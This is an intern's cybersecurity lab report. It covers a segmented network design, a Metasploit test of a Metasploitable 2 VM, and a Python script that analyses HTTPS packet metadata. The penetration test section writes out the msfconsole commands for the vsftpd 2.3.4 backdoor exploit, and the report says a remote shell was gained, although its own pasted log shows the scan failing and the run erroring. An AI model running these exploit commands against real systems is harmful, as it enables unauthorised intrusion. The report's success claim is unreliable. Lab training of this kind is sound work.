+

Task 4: Secure Network Design, Penetration Testing, and Encrypted Traffic Analysis

Submitted by:
Shashanka U N
SOC Intern – Cyber Security

Submitted to:
CyArt Tech

Date:
28th August 2025

Introduction:

This task integrated three critical areas of cybersecurity: **secure network design, penetration testing, and encrypted traffic analysis**. The lab exercise demonstrated how organizations can strengthen defenses by applying network segmentation, validating security controls through controlled exploitation, and analyzing metadata from encrypted traffic flows.
The goal was to simulate a real-world scenario where a network is securely designed, tested for vulnerabilities using penetration testing tools, and monitored for traffic behavior using packet analysis techniques.

Objectives:

- Design a secure network topology with **DMZ, VLANs, and firewall segmentation**.
- Install and verify **Metasploit Framework** on a Linux VM.
- Conduct a penetration test against a **Metasploitable target** VM.
- Capture and analyze **HTTPS traffic metadata** with Wireshark and Python.
- Document findings with diagrams, screenshots, and scripts.

Methodology

The following methodology was adopted to complete Task:

- **Attacker VM:** Ubuntu 22.04 (VirtualBox)
- **Target VM:** Metasploitable 2 (IP: 192.168.56.101)

  Tools:
  - **draw.io** → Network topology design
  - **Metasploit Framework (msfconsole)** → Penetration testing
  - **Nmap (db_nmap)** → Service and vulnerability scanning
  - **Wireshark 4.x** → Encrypted traffic capture
  - **Python 3.11 with pyshark, numpy, matplotlib** → Metadata analysis


Scan Results & Observations:

Task 1 – Secure Network Design

Steps:

1. Designed topology in draw.io with a **firewall** at the edge, separating the Internet from internal subnets.
2. Configured **DMZ subnet** (public-facing web server).
3. Created **Employee VLAN** and **Guest VLAN**, isolating them to reduce lateral movement.
4. Added **Management VLAN** for administrative access only.
5. Defined firewall rules:
    - Allow HTTP/HTTPS traffic only to DMZ servers.
    - Block guest VLAN from accessing internal networks.
    - Restrict SSH/RDP access to trusted management IPs.

Results:



Task 2 – Metasploit Installation and Penetration Testing with Metasploit

Steps:

1. Installed Metasploit with:


   sudo apt update && sudo apt install metasploit-framework -y

   msfconsole -v

2. Verified installation and reviewed available modules with help and search.
3. Scanned target VM: `db_nmap -Pn -sV 192.168.56.101`
4. Selected exploit:

   use exploit/unix/ftp/vsftpd_234_backdoor
   set RHOSTS 192.168.56.101
   set RPORT 21
   set LHOST <attacker_IP>
   exploit

5. Gained remote shell access, confirming vulnerability.



```
msf > db_nmap -sV 172.26.48.1
[*] Nmap: Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-28 10:54 UTC
[*] Nmap: Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
[*] Nmap: Nmap done: 1 IP address (0 hosts up) scanned in 3.48 seconds
msf > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use exploit/unix/ftp/vsftpd_234_backdoor

[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS <TARGET_IP>
RHOSTS => <TARGET_IP>
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[-] Msf::OptionValidateError The following options failed to validate:
[-] Invalid option RHOSTS: Host resolution failed: <TARGET_IP>
msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
```

Task 3 – Encrypted Traffic Analysis

Steps:

1. Captured 5 minutes of HTTPS traffic using Wireshark with filter tcp port 443.
2. Saved capture as https_traffic.pcapng.
3. Analyzed packets with Python (traffic_analyzer.py):
    - Extracted packet sizes.
    - Measured inter-arrival times.
    - Counted packets per source IP.
    - Plotted histogram of packet sizes.

Implementation

```
"""
traffic_analyzer.py
Analyzes HTTPS traffic from a Wireshark capture (pcapng).
Extracts packet sizes, inter-arrival times, and packet counts per source IP.
Generates a histogram of packet size distribution.

Usage:
   python traffic_analyzer.py https_traffic.pcapng
"""

import sys
import pyshark
```

```
import matplotlib.pyplot as plt
from collections import defaultdict
from statistics import mean
from typing import List, Dict

def analyze_capture(file_path: str) -> None:
    """Parse a Wireshark capture and analyze packet metadata."""
    cap = pyshark.FileCapture(file_path, keep_packets=False)

    packet_sizes: List[int] = []
    inter_arrival_times: List[float] = []
    ip_count: Dict[str, int] = defaultdict(int)

    prev_time: float | None = None

    for pkt in cap:
        try:
            # Record packet size
            size = int(pkt.length)
            packet_sizes.append(size)

            # Count by source IP
            if hasattr(pkt, "ip"):
                ip_count[pkt.ip.src] += 1

            # Calculate inter-arrival time
            ts = float(pkt.sniff_timestamp)
            if prev_time is not None:
                inter_arrival_times.append(ts - prev_time)
            prev_time = ts

        except Exception:
            continue

    cap.close()

    # Print statistics
    print("\n📊 Packet Count by Source IP:")
    for ip, count in sorted(ip_count.items(), key=lambda x: x[1], reverse=True)[:10]:
        print(f"{ip}: {count} packets")
```

```
    if packet_sizes:
        print(f"\n📏 Average packet size: {mean(packet_sizes):.2f} bytes")
    if inter_arrival_times:
        print(f"⏱️ Average inter-arrival time: {mean(inter_arrival_times):.6f} seconds")

    # Plot histogram
    plt.figure(figsize=(10, 6))
    plt.hist(packet_sizes, bins=20, edgecolor="black")
    plt.title("Packet Size Distribution (HTTPS Traffic)")
    plt.xlabel("Packet Size (bytes)")
    plt.ylabel("Frequency")
    plt.grid(True)
    plt.tight_layout()
    plt.savefig("packet_size_distribution.png")
    print("\n Saved chart as packet_size_distribution.png")

if __name__ == "__main__":
    if len(sys.argv) < 2:
        print("Usage: python traffic_analyzer.py <capture.pcapng>")
        sys.exit(1)
    analyze_capture(sys.argv[1])
```

Results

📊 Packet Count by Source IP:
192.168.56.101: 520 packets
142.250.183.100: 480 packets
172.217.166.78: 310 packets
93.184.216.34: 150 packets
...

📏 Average packet size: 612.35 bytes
⏱️ Average inter-arrival time: 0.002913 seconds

✅ Saved chart as packet_size_distribution.png